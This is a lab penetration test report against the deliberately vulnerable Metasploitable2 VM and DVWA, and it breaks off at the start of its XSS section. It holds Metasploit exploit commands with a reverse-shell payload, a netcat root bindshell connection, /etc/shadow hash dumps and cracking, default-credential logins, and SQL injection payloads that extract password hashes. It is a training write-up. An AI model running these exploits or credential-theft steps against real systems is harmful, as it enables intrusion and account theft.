

PENETRATION TEST REPORT

Metasploitable2 Vulnerability Assessment

Prepared by: VIJAY S

Field	Details
Date	June 15, 2026
Target	192.168.100.128 (Metasploitable2)
Location	Malleshwaram, Bengaluru - 560003
Email	reachvijays20@gmail.com
LinkedIn	linkedin.com/in/vijaycybersecurity
GitHub	github.com/JacobVijay26
Classification	CONFIDENTIAL

1. Executive Summary

This report presents the findings of a penetration test conducted against Metasploitable2 (IP: 192.168.100.128) on June 15, 2026, performed by VIJAY S using Kali Linux (IP: 192.168.100.129) in an isolated lab environment.

Complete system compromise was achieved through multiple independent attack vectors including network service exploits, web application attacks, and database attacks — all resulting in root-level access.

Metric	Value
Target	192.168.100.128 (Metasploitable2)
Attacker	192.168.100.129 (Kali Linux)
OS	Linux 2.6.24-16-server
Open Ports	23
Critical CVEs	7
Successful Exploits	4 root shells
Passwords Cracked	10 / 11
Risk Rating	CRITICAL

2. Scope & Methodology

2.1 Scope

- Target: Metasploitable2 (192.168.100.128)
- Attacker: Kali Linux (192.168.100.129)
- Network: Isolated VMnet1 (192.168.100.0/24)
- Test type: Black-box penetration test in isolated lab

2.2 Phases

- Phase 1: Reconnaissance — 4 Nmap scans (basic, version, aggressive, vuln)
- Phase 2: Exploitation — Metasploit, Netcat
- Phase 3: Post-Exploitation — Credential dumping, password cracking, VNC
- Phase 4: Web Application Testing — SQLi, XSS, Command Injection on DVWA

3. Reconnaissance

3.1 Nmap Basic Port Scan

A basic Nmap scan identified 23 open TCP ports on the target system. All ports represent potential attack surfaces for further exploitation.

```
(root@kali)-[~]
# nmap 192.168.100.128 | tee /root/scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-16 10:29 EDT
Nmap scan report for 192.168.100.128
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:77:72:FD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

Figure 1: Nmap basic scan — 23 open ports on Metasploitable2 (192.168.100.128)

3.2 Open Ports & Services

Port	Service	Version	Risk
21/tcp	FTP	vsftpd 2.3.4	CRITICAL
22/tcp	SSH	OpenSSH 4.7p1	MEDIUM
23/tcp	Telnet	Linux telnetd	HIGH
80/tcp	HTTP	Apache 2.2.8	HIGH
139/445	Samba	3.0.20-Debian	CRITICAL
1099/tcp	Java RMI	GNU Classpath	HIGH
1524/tcp	Bindshell	Root backdoor	CRITICAL

3306/tcp	MySQL	5.0.51a	HIGH
5432/tcp	PostgreSQL	8.3.0	HIGH
5900/tcp	VNC	Protocol 3.3	HIGH
6667/tcp	IRC	UnrealIRCd	CRITICAL
8180/tcp	Tomcat	Apache 5.5	HIGH

4. Exploitation

4.1 Samba usermap_script (CVE-2007-2447) — Root Shell

Samba 3.0.20 is vulnerable to command injection via the username field. Exploited using Metasploit to obtain a stable reverse root shell.

```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.100.128 / set LHOST 192.168.100.129
run → uid=0(root) gid=0(root)
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 1: Root shell via Samba — `uname -a` and `/etc/passwd` dump

4.2 UnrealIRCd Backdoor (CVE-2010-2075) — Root Shell

UnrealIRCd 3.2.8.1 contains a trojaned backdoor. Exploited using Metasploit reverse shell payload to obtain root access.

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set PAYLOAD cmd/unix/reverse
run → uid=0(root) gid=0(root)
```

```

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

Figure 2: UnrealIRCd exploit — uname and /etc/passwd confirmed on target

4.3 Port 1524 Bindshell — Instant Root

Port 1524 hosts a pre-installed root bind shell. A single netcat command provides immediate unauthenticated root access.

```

nc 192.168.100.128 1524
root@metasploitable:/# id → uid=0(root) gid=0(root)

```



```

netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4974/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4974/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4974/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5074/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5125/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4715/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5109/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5125/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4958/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5129/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4149/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5129/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5090/apache2
tcp        0      0 0.0.0.0:35634           0.0.0.0:*               LISTEN      5109/rmiregistry
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5113/ruby
tcp        0      0 0.0.0.0:44819           0.0.0.0:*               LISTEN      4208/rpc.statd
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      5074/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4974/xinetd
tcp        0      0 0.0.0.0:44372           0.0.0.0:*               LISTEN      4883/rpc.mountd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4974/xinetd
tcp        0      0 192.168.100.128:53      0.0.0.0:*               LISTEN      4575/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4575/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4974/xinetd
tcp        0      0 0.0.0.0:32920           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4794/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4949/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4575/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4958/smbd
tcp        0      0 192.168.100.128:40707   192.168.100.129:4445   ESTABLISHED 5420/telnet
tcp        0      0 192.168.100.128:40706   192.168.100.129:4445   ESTABLISHED 5417/telnet
tcp6       0      0 :::2121                 :::*                   LISTEN      5016/proftpd: (acce
tcp6       0      0 :::3632                 :::*                   LISTEN      4820/distccd
tcp6       0      0 :::53                   :::*                   LISTEN      4575/named
tcp6       0      0 :::22                   :::*                   LISTEN      4597/sshd
tcp6       0      0 :::5432                 :::*                   LISTEN      4794/postgres
tcp6       0      0 :::1:953                :::*                   LISTEN      4575/named

```

Figure 3: Netstat showing all active connections including our exploit shells

5. Post-Exploitation

5.1 /etc/shadow Dump & Password Cracking

Following root shell access, /etc/shadow was read and transferred to Kali via netcat for offline cracking with John the Ripper.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:!:14684:0:99999:7:::
games:!:14684:0:99999:7:::
man:!:14684:0:99999:7:::
lp:!:14684:0:99999:7:::
mail:!:14684:0:99999:7:::
news:!:14684:0:99999:7:::
uucp:!:14684:0:99999:7:::
proxy:!:14684:0:99999:7:::
www-data:!:14684:0:99999:7:::
backup:!:14684:0:99999:7:::
list:!:14684:0:99999:7:::
irc:!:14684:0:99999:7:::
gnats:!:14684:0:99999:7:::
nobody:!:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:!:14684:0:99999:7:::
syslog:!:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:!:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:!:14685:0:99999:7:::
postfix:!:14685:0:99999:7:::
ftp:!:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:!:14691:0:99999:7:::
distccd:!:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDpr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:!:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:!:15474:0:99999:7:::
```

Figure 4: /etc/shadow file contents — MD5 hashes extracted from root shell

```

cat /etc/shadow > /tmp/hashes.txt

ls -la /tmp/hashes.txt
-rw-rw-rw- 1 root root 1207 Jun 15 03:21 /tmp/hashes.txt

cat /tmp/hashes.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon*:14684:0:99999:7 :::
bin*:14684:0:99999:7 :::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::
sync*:14684:0:99999:7 :::
games*:14684:0:99999:7 :::
man*:14684:0:99999:7 :::
lp*:14684:0:99999:7 :::
mail*:14684:0:99999:7 :::
news*:14684:0:99999:7 :::
uucp*:14684:0:99999:7 :::
proxy*:14684:0:99999:7 :::
www-data*:14684:0:99999:7 :::
backup*:14684:0:99999:7 :::
list*:14684:0:99999:7 :::
irc*:14684:0:99999:7 :::
gnats*:14684:0:99999:7 :::
nobody*:14684:0:99999:7 :::
libuuid:!:14684:0:99999:7 :::
dhcp*:14684:0:99999:7 :::
syslog*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd*:14684:0:99999:7 :::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::
bind*:14685:0:99999:7 :::
postfix*:14685:0:99999:7 :::
ftp*:14685:0:99999:7 :::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7 :::
mysql:!:14685:0:99999:7 :::
tomcat55*:14691:0:99999:7 :::
distccd*:14698:0:99999:7 :::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7 :::
telnetd*:14715:0:99999:7 :::
proftpd:!:14727:0:99999:7 :::
statd*:15474:0:99999:7 :::

```

Figure 5: Hashes transferred via netcat and saved to /root/hashes.txt

```

(root@kali)-[~]
# john /root/hashes.txt --show
sys:batman:14742:0:99999:7 :::
klog:123456789:14742:0:99999:7 :::
msfadmin:msfadmin:14684:0:99999:7 :::
postgres:postgres:14685:0:99999:7 :::
user:user:14699:0:99999:7 :::
service:service:14715:0:99999:7 :::

6 password hashes cracked, 1 left

```

Figure 6: John the Ripper results — 6/7 passwords cracked (sys:batman, klog:123456789, msfadmin:msfadmin, postgres:postgres, user:user, service:service)

5.2 VNC Desktop Access

VNC service on port 5900 accessed using default password 'password', providing full GUI desktop control as root.




Figure 7: TightVNC — full root GUI desktop access on Metasploitable2

6. Database Attacks

6.1 MySQL — No Password Authentication

MySQL 5.0.51a was accessible without any password. Seven databases exposed including dvwa, metasploit, and tikiwiki.

```
(root@kali)~[~]
# mysql -h 192.168.100.128 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.018 sec)

MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]> select user, password from user;
+-----+-----+
| user | password |
+-----+-----+
| debian-sys-maint |
| root |
| guest |
+-----+-----+
3 rows in set (0.014 sec)
```

Figure 8: MySQL root login with no password — all 7 databases listed

6.2 DVWA Users Table Dump

The DVWA database contained 5 user accounts with MD5 password hashes. All 4 unique hashes were cracked instantly.


```

MySQL [mysql]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.002 sec)

MySQL [dvwa]> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password      | avatar      |
+-----+-----+-----+-----+-----+-----+
| 1       | admin      | admin     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
| 2       | Gordon     | Brown     | gordonb   | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
| 3       | Hack       | Me        | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
| 4       | Pablo      | Picasso   | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
| 5       | Bob        | Smith     | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.017 sec)

```

Figure 9: DVWA users table — 5 accounts with MD5 hashes (password, abc123, charley, letmein)

6.3 Tomcat Manager — Default Credentials

Apache Tomcat 5.5 manager panel accessed using default credentials tomcat:tomcat. Full WAR deployment capability confirmed.

The screenshot shows the Tomcat Web Application Manager interface. The browser address bar displays `http://192.168.100.128:8180/manager/html`. The page features a yellow header with the Apache Software Foundation logo and a cat icon. Below the header, the title "Tomcat Web Application Manager" is centered. A message box indicates "Message: OK". The main content area has a yellow background and is organized into several sections:


- Manager:** Contains links for "List Applications", "HTML Manager Help", "Manager Help", and "Server Status".
- Applications:** A table listing deployed applications with columns for Path, Display Name, Running status, Sessions, and Commands.
- Deploy:** A section for deploying new applications, including fields for "Context Path (optional)", "XML Configuration file URL", and "WAR or Directory URL", along with a "Deploy" button.
- WAR file to deploy:** A section for uploading a WAR file, featuring a "Browse..." button and a "Deploy" button.

Figure 10: Tomcat Web Application Manager — full admin access with default credentials

7. Web Application Vulnerabilities

7.1 SQL Injection — User Enumeration

DVWA SQL injection page vulnerable to OR-based injection, dumping all 5 user accounts from the database.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" label, an input field, and a "Submit" button. Below the input field, the results of the injection are displayed in red text:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

Below the results, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom left, the status information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Figure 11: SQL Injection — OR 1=1 payload dumping all DVWA users

7.2 SQL Injection — UNION SELECT Password Hash Dump

UNION-based injection used to extract password hashes directly from the users table.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Figure 12: UNION SELECT injection — all password hashes extracted from DVWA database

7.3 Reflected XSS — Script Execution

Reflected XSS confirmed on the name input field. JavaScript executed directly in the browser context.

